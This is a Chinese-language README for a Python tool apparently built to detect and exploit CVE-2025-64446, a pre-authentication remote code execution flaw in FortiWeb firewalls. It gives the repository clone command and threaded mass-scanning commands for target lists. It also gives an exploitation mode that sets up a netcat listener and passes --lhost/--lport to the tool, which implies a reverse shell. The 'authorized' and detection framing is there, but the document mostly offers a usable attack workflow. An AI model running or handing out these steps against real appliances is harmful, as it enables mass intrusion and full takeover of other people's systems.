FortiWeb Research Tool 是一个 Python 评估框架,用于对 CVE-2025-64446 进行授权检测与分析。该漏洞是一个影响 FortiWeb Web 应用防火墙设备的严重预认证远程代码执行漏洞。
| 属性 | 详情 |
|---|---|
| 作者 | Sudeepa Wanigarathna |
| CVE | CVE-2025-64446 |
| CVSS | 9.8(严重) |
| 类型 | 身份验证绕过 + 路径遍历 → 任意文件上传 → RCE |
| 受影响版本 | 低于 7.6.7 / 7.8.7 / 8.0.2 的构建版本(请以官方公告为准) |
| 修复方案 | 升级到已修复的 FortiWeb 版本 |
| 语言 | Python 3.7+ |
| 入口点 | exploit.py |
| 模式 | 参数 | 用途 |
|---|---|---|
| 检测 | --detect-only | 非利用性漏洞指标检测 |
| 安全 / 只读 | --safe-mode | 跳过会修改状态的利用步骤 |
| 批量扫描 | --targets + --scan-mode | 并行多目标评估 |
| 漏洞利用 | --target + --lhost | 仅在授权实验室中执行受控攻击链 |
| 演练 | --dry-run | 不实际应用更改,演练完整流程 |
| 报告 | --output-dir | 生成 JSON + HTML 评估报告 |
| 字段 | 值 |
|---|---|
| CVE 标识符 | CVE-2025-64446 |
| CVSS 评分 | 9.8(严重) |
| 影响 | 成功利用后可完全控制系统 |
| 修复 | 升级到 7.6.7、7.8.7、8.0.2 或更高版本 |
在确定评估范围之前,请务必对照 Fortinet PSIRT 确认受影响/已修复版本。



| 使用示例 | 扫描结果 |
|---|---|
 |  |

| HTML 输出 |
|---|
 |
git clone https://github.com/CerberusMrXi/FortiWeb-cve-2025-64446-RCE-exploit
cd FortiWeb-cve-2025-64446-RCE-exploit

python3 -m venv venv
source venv/bin/activate          # Linux / macOS
# venv\Scripts\activate           # Windows

pip install -r requirements.txt
python3 exploit.py --help
| 包 | 作用 |
|---|---|
requests, urllib3 | HTTP 客户端 |
rich, colorama, tqdm | 终端界面与进度显示 |
pyyaml | 加载 config.yaml |
可选(开发):pytest、black、flake8、mypy、python-dotenv — 参见 requirements.txt。
# Vulnerability check only (recommended first)
python3 exploit.py --target https://192.168.1.100:8443 --detect-only

# Safe / read-only checks
python3 exploit.py --target https://192.168.1.100:8443 --safe-mode

# Mass scanning
python3 exploit.py --targets targets.txt --scan-mode --threads 10

# Authorized exploitation (requires listener host)
python3 exploit.py --target https://192.168.1.100:8443 --lhost 192.168.1.50 --lport 4444
注意: 利用模式需要
--lhost。如果不打算运行完整攻击链,请使用--detect-only或--safe-mode。
python3 exploit.py --target https://192.168.1.100:8443 --detect-only
python3 exploit.py --target https://192.168.1.100:8443 --detect-only --verbose
python3 exploit.py --target https://192.168.1.100:8443 --safe-mode
python3 exploit.py --target https://192.168.1.100:8443 --detect-only --timeout 30
检测功能会评估目标可达性、版本提示、API 暴露面、路径遍历指标、身份验证绕过信号以及上传端点的可访问性,并根据这些指标将风险等级划分为:严重 / 高危 / 中危 / 低危。
cat > targets.txt << 'EOF'
https://192.168.1.100:8443
https://192.168.1.101:8443
https://192.168.1.102:8443
EOF

python3 exploit.py --targets targets.txt --scan-mode
python3 exploit.py --targets targets.txt --scan-mode --threads 20 --verbose
python3 exploit.py --targets targets.txt --scan-mode --output-dir ./reports
ScannerManager 通过线程池运行 FortiWebScanner 工作线程,输出 Rich 汇总表格,并生成 scan_report.json / scan_report.html 报告。
# Start your listener first (example)
nc -lvnp 4444

python3 exploit.py --target https://192.168.1.100:8443 --lhost 192.168.1.50 --lport 4444
python3 exploit.py --target https://192.168.1.100:8443 --lhost 192.168.1.50 --lport 4444 --proxy http://127.0.0.1:8080
python3 exploit.py --target https://192.168.1.100:8443 --lhost 192.168.1.50 --lport 4444 --dry-run
python3 exploit.py --target https://192.168.1.100:8443 --lhost 192.168.1.50 --lport 4444 --user-agent "Research/1.0"
# config.yaml
target: https://192.168.1.100:8443
lhost: 192.168.1.50
lport: 4444
timeout: 15
threads: 5
verify_ssl: false
verbose: true
proxy: http://127.0.0.1:8080
user_agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
output_dir: reports
log_dir: logs
detect_only: false
safe_mode: false
dry_run: false
python3 exploit.py --config config.yaml
python3 exploit.py --config config.yaml --target https://10.0.0.1:8443 --lport 9999
命令行参数会覆盖从 YAML 加载的配置值。
exploit.py
├── ExploitConfig / ExploitResult / RequestMetrics   # dataclasses
├── LogManager                                       # exploit.log, errors.log, requests.log
├── Banner / StatusDisplay                           # Rich / colorama UI
├── FortiWebScanner                                  # detect-only checks (no exploit chain)
├── ScannerManager                                   # threaded multi-target scans + reports
├── FortiWebExploit                                  # single-target detect / exploit workflow
└── main()                                           # argparse + mode dispatch
| 组件 | 职责 |
|---|---|
FortiWebScanner | 目标可达性、版本、CVE 指标检测 |
ScannerManager | 并行扫描、JSON/HTML 汇总、摘要表格 |
FortiWebExploit | 配置驱动的会话、重试、指标、报告、可选的利用路径 |
LogManager | 结构化文件日志 + 彩色控制台输出 |
单目标高层流程:
reports/ 下生成 JSON + HTML 报告exploit.log、errors.log、requests.log--threads)--no-verify)reports/
├── report_YYYYMMDD_HHMMSS.json
├── report_YYYYMMDD_HHMMSS.html
├── scan_report.json
└── scan_report.html
logs/
├── exploit.log
├── errors.log
└── requests.log
{
  "metadata": {
    "tool_name": "FortiWeb Research Tool",
    "version": "1.0",
    "author": "Sudeepa Wanigarathna",
    "timestamp": "2026-07-31T00:02:17",
    "mode": "detect"
  },
  "target": {
    "url": "https://192.168.1.100:8443",
    "reachable": true,
    "version": "7.6.0",
    "vulnerable": true,
    "risk_level": "Critical"
  },
  "metrics": {
    "total_requests": 12,
    "average_response_time": 0.42,
    "success_rate": 0.91
  }
}
python3 exploit.py [OPTIONS]